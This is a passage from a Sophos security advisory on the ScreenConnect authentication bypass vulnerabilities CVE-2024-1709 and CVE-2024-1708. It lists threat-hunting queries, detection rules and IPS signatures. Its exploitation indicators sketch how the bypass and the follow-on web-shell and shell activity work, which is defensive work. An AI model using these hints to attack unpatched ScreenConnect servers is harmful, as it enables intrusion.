4. **Initiate Incident Response if needed:** If your analysis uncovers any suspicious activities, promptly activate your incident response plan. This step is crucial to understand the scope of the potential incident and to implement remediation strategies

Sophos X-Ops Incident Response has built a series of XDR queries for customers to use for threat hunting in their environment. These queries include the following:

- Check version of ScreenConnect Server – Identifies machines running ScreenConnect Server vulnerable to Authentication Bypass (CVE-2024-1709 & CVE-2024-1708)
- Check version of ScreenConnect Server.sql (datalake) – Identifies machines running ScreenConnect Server vulnerable to Authentication Bypass (CVE-2024-1709 & CVE-2024-1708)
- ScreenConnect Relay IP – Identify the IP addresses that the ScreenConnect application running on machines is connecting to. these IP addresses can be utilized in external tools like Shodan.io and Censys.io to assess if the ScreenConnect server corresponding to these endpoints is vulnerable to CVE-2024-1709 and CVE-2024-1708
- SetupWizard.aspx in IIS logs – Look for the trailing slash after SetupWizard.aspx in the IIS logs, which can be an indicator of possible exploitation of Screenconnect auth bypass

- Check user.xml file for new users created – Check the User.xml file found in the ScreenConnect\App\_Data folder for possible signs of exploitation in the ScreenConnect Server. The content of the file will be updated when an attacker executes the exploit and creates a new user
- Evidence of temporary User File creation – Check for temporary user creation XML files on disk within a time range. This file can be an indicator for possible exploitation of CVE-2024-1709.
- Check for .ASPX .ASHX files in App\_Extensions folder – Detect potential exploitation of CVE-2024-1708 on a machine hosting a ScreenConnect server by looking for .ASPX and .ASHX files written in the \ScreenConnect\App\_Extensions folder
- Identify shells being spawned from ScreenConnect – Identify shells being spawned from ScreenConnect process.

## Detection and protection

---

The following detection rules were previously implemented to identify abuse of ScreenConnect and are still viable for identifying post-exploitation activity.

- WIN-EXE-PRC-SCREENCONNECT-COMMAND-EXECUTION-1
- WIN-EXE-PRC-SCREENCONNECT-REMOTE-FILE-EXECUTION-1
- WIN-EXE-PRC-SCREENCONNECT-RUNFILE-EXECUTION-1

We have multiple protections within InterceptX to block post-exploitation activity. We've also released the following detection for publicly available exploit scripts seen targeting CVE-2024-1709 (CWE-288) — Authentication Bypass Using Alternate Path or Channel:

ATK/SCBypass-A

## Protections for SFOS and EIPs:

---

SID	Name
2309339	Connectwise Screenconnect Authentication Bypass Vulnerability
2309343	Connectwise Screenconnect Authentication Bypass Vulnerability
2309344	Connectwise Screenconnect Authentication Bypass Vulnerability

## Acknowledgments

---

Anthony Bradshaw, Paul Jaramillo, Jordon Olness, Benjamin Sollman and Dakota Mercer-Szady from MDR

Anand Ajjan, Fraser Howard, Rajesh Nataraj, Gabor Szappanos, and Ronny Tijink from SophosLabs

Peter Mackenzie, Elida Leite and Lee Kirkpatrick from Incident Response

Indicators of compromise relating to these attacks have been published to the SophosLabs Github.